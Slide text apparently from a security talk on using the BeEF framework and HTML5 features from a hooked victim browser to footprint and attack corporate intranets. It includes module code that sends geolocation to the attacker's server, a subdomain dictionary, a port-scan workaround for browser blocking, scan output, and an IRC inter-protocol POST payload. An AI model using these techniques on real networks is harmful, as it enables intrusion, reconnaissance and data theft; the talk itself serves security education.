

Pwning Intranets with HTML5



Agenda

- How our attack works?
- How we discover what is in your network?
- What does your infrastructure tell us for free?
- Diagrams your administrator want and we now have
- No limit communication = exploitation
- Demo
- Conclusions
- References and Links

How our attack works?

Attack vector

How we discover what is in your network?

Why would you use HTML5?

HTML5 \sim HTML + JS + CSS

- Backwards compatibility with HTML4
- New tags in, old tags out
- JavaScript APIs
- Canvas, WebGL, geolocation, native media support
- Cross-Domain communication
- You will have to eventually

Why would we use HTML5?

HTML5 \sim HTML + JS + CSS

- WebSockets
- CORS
- WebWorkers
- Javascript APIs

What is BeEF?

- BeEF: Browser Exploitation Framework
- Brought to public by Wade Alcorn in 2005
- Powerful tool to squeeze XSS attacks, owning completely the client (victim) machine and providing a complete C&C
- Different modules to attack in real time: OS/Browser/plugins information, opened sessions, visited links, custom JS...
- Great to scare people who think that XSS is a popup!

HTML5 + BeEF

The attack can be triggered by:

- Spot a victim with access to the Intranet
- Trick victim to visit a malicious website
 - Follow a link: url shorteners, twitter, facebook...
 - Phishing
 - Cross-Site-Scripting
- BeEF as Command & Control for hooked victims
- Our HTML5 code will run through BeEF in the victim

**What does your
infrastructure tell us for free?**

Using a technique known as footprinting



We want ...

- Locate network range
- Identify active machines
- Unearth internal hostnames
- Discover open ports
- Detect operating systems
- Uncover services on ports
- Map the network

Toolkit: Modules in BeEF

- Control Panel to manage hooked browsers
- Comes out of the box with a set of Modules
- You can develop and add your own module!

Toolkit: Add your own module

```
beef:
  module:
    physical_location:
      enable: true
      category: "Host"
      name: "Get Geolocation"
      description: "This module"
      authors: ["antisnatchor"]
      target:
        user_notify: ['ALL']
```

```
class Physical_location < BeEF::Core::Command

  def post_execute
    content = {}
    content['Geolocation Enabled'] = @datastore['geoLocEnabled']
    content['Latitude'] = @datastore['latitude']
    content['Longitude'] = @datastore['longitude']
    content['OSM address'] = @datastore['osm']
    save content
  end

end
```

```
beef.execute(function() {

  if(!beef.geolocation.isGeolocationEnabled()){
    beef.net.send("<%= @command_url %>", <%= @command_id %>, "geoLocEnabled=F
    return;
  }

  beef.geolocation.getGeolocation("<%= @command_url %>", <%= @command_id %>);

});
```

Discover Internal Network

Get Network Settings

- Get the local IP address of the hooked browser
- Know the internal network that the victim is connected to



Ping

icmp

Ping Sweep	
Description:	Discover active hosts in the internal network
Scan IP range (C class or IP):	192.168.1.1-192.168.1.254
Timeout (ms):	1000
Delay between requests (ms):	100

Command results	
1	data: ping=192.168.1.14 is alive! type: String

Command results	
1	data: ping=192.168.1.22 is not reachable type: String

Ping sweep

Discover active machines in the intranet or adjacent networks



- Ping over a Class C network
- Iterates the whole network ip range
- Example:
192.168.1.1-192.168.1.254

Command results	
1	data: alive_hosts= 192.168.1.1 is alive! 192.168.1.4 is alive! 192.168.1.18 is alive! 192.168.1.22 is alive! 192.168.1.25 is alive! 192.168.1.29 is alive! 192.168.1.131 is alive! 192.168.1.172 is alive! 192.168.1.233 is alive! 192.168.1.234 is alive! 192.168.1.236 is alive! 192.168.1.240 is alive! 192.168.1.241 is alive! 192.168.1.242 is alive!

Intranet footprinting

Discover web servers in port 80 and 8080

- Scans for Apache, IIS.. and known Routers and Printers
- It works trying to load known images resources and handling the onload event
- What if there is an interesting host at intranet.company.com 10.126.209.198?

DNS enumeration

Discover internal hostnames

- Most important servers normally have a DNS associated to their IP Address
- **If we try to resolve “intranet” in a web browser the web browser will try to resolve “intranet.company.com”**

```
root@linux:~# cat /etc/resolv.conf
domain company.com
search company.com
nameserver 10.10.10.10
```

DNS enumeration

- We can not resolve DNS in JavaScript
- **We can make cross-domain request with Cross Origin Resource Sharing and WebSockets**
- Process of extracting hostnames using **dictionary and timing attacks**
- TODO: Run multiple threads in parallel with WebWorkers
- Jump to adjacent networks, common hostnames are **intranet, ftp, webmail....**

DNS enumeration

```
var dnsEnum = new Array("abc", "about", "accounts", "admin", "administrador", "administrator",  
"ads", "adserver", "adsl", "agent", "blog", "channel", "client", "dmz", "dns", "dns0", "dns1", "dns2", "dns3", "extern", "extranet", "file", "forum", "forums", "ftp", "ftpserver", "host", "http", "https", "ida", "ids", "imail", "install", "intern", "intranet", "irc", "linux", "log", "mail", "map", "member", "members", "name", "nc", "ns", "ntp", "ntserver", "office", "phone", "pop", "ppp1", "ppp10", "ppp11", "ppp12", "ppp13", "ppp18", "ppp19", "ppp2", "ppp20", "ppp21", "ppp3", "ppp4", "ppp9", "pptp", "print", "printer", "pub", "public", "root", "smtp", "sql", "ssh", "telnet", "voip", "w", "webaccess", "webadmin", "win", "windows", "ww", "www", "xml");
```

- Using a dictionary of possible subdomains is possible to discover internal hostnames

Command results

1

data: host_list=

dns host discovered!
forums host discovered!
ftp host discovered!
intranet host discovered!
irc host discovered!
linux host discovered!
mail host discovered!
ntp host discovered!
pop host discovered!
www host discovered!

type: String

Port Scanning

- Analogy: Figure out what a building does by looking at the door
- Most known port scanner: Nmap
- What information can I extract from port scanning?
 - Basic OS Fingerprinting
 - Service probing
- Filtered ports sometimes appear as open
- Port filtered → Firewall → Juicy stuff!
- INFORMATION INFORMATION INFORMATION

Port Scanning



- Most intranets are not filtered → FUN!
- Finding services to kick off an APT
- Basic port scanning: OPEN or CLOSED?
- Classic approach: img/iframe src + JavaScript
- HTML5 approach: CORS and WebSockets + JavaScript
- Problems? Firefox, WebSockets and CORS block known ports
- Solution! Use a different protocol: ftp still rocks
- Similar to basic TCP nmap scan:
 - Example: `nmap -sT hostname -p PORT`

Port Scanning: Beating protections

- Blocking example for known ports:
(Firefox, WebSockets and CORS)

→ `http://example.com:22`

- Workaround!

→ `ftp://example.com:22`

- It works on Internet Explorer, Mozilla Firefox, Google Chrome and Safari
- Based on timeouts, it can be configured

Port Scanning module

- Scan can be performed using ranges, lists or single ports
- Uses a mixed method to workaround security measures: ports blocked can be still scanned!

Port Scanner

Description: Scan ports in a given hostname, using WebSockets CORS and HTTP with img tags. It uses the th blocked ports or Same Origin Policy.

Scan IP or Hostname: 192.168.1.10

Specific port(s) to scan: default

Closed port timeout (ms): 100

Open port timeout (ms): 2500

Delay between requests (ms): 200

Command results

- 1 data: port=Scanning: 20,21,22,23,24,25,80,110,4
- 2 data: port=Port 21 is OPEN (ftp)
- 3 data: port=Port 22 is OPEN (ssh)
- 4 data: port=Port 80 is OPEN (http)
- 5 data: port=Port 443 is OPEN (https)
- 6 data: Scan Finished in 34803 ms

Module Tree

- Browser (12)
- Debug (2)
- Exploits (3)
- Host (6)
- IPEC (2)
- Metasploit (0)
- Misc (2)
- Network (5)
 - Port Scanner**
 - Ping Sweep
 - Detect Tor
 - Detect Social Networks
 - Fingerprint Network



Diagrams your administrator wants

Network Topology

- All the previous techniques have been successful and the pwnage is close...
- What to do now? Show results!
- All the information gathered previously, displayed in a nice format
- Simple OS fingerprinting performed
- Looks great on reports...

Network Topology

**No limits
communication = exploitation**

Inter-protocol

Launch requests from a web browser to non HTTP-based services

- **How?** Playing with 'POST' forms
- Using the multipart/form-data encoding type
- Services will ignore lines like the http headers but will execute the commands they understand

Inter-protocol: IRC

```
Content-Type: multipart/form-data; boundary=-----  
Content-Length: 262
```

```
-----17733237028150826782055884070  
Content-Disposition: form-data; name="data"
```

```
NICK user1234  
USER user1234 8 * : user1234 user  
JOIN #test  
PRIVMSG #test :hi all! yay!
```



```
-----17733237028150826782055884070--
```

Inter-protocol: exploitation

Exploit vulnerabilities within the internal network to gain control

- Force the victim to send a request to the internal host
- The vulnerability triggers and execute the shellcode
- The shellcode launches a bind shell or back-connect shell to gain full-control to the remote machine

Inter-protocol: exploitation

Demo

Conclusions

- An attacker could get information from your network
- As well could exploit and communicate to the network
- Use No-script plugin for Firefox in order to protect!
- Users are exposed to HTML5 features abuse each time they visit a website
- Browsers should block this kind of request by default
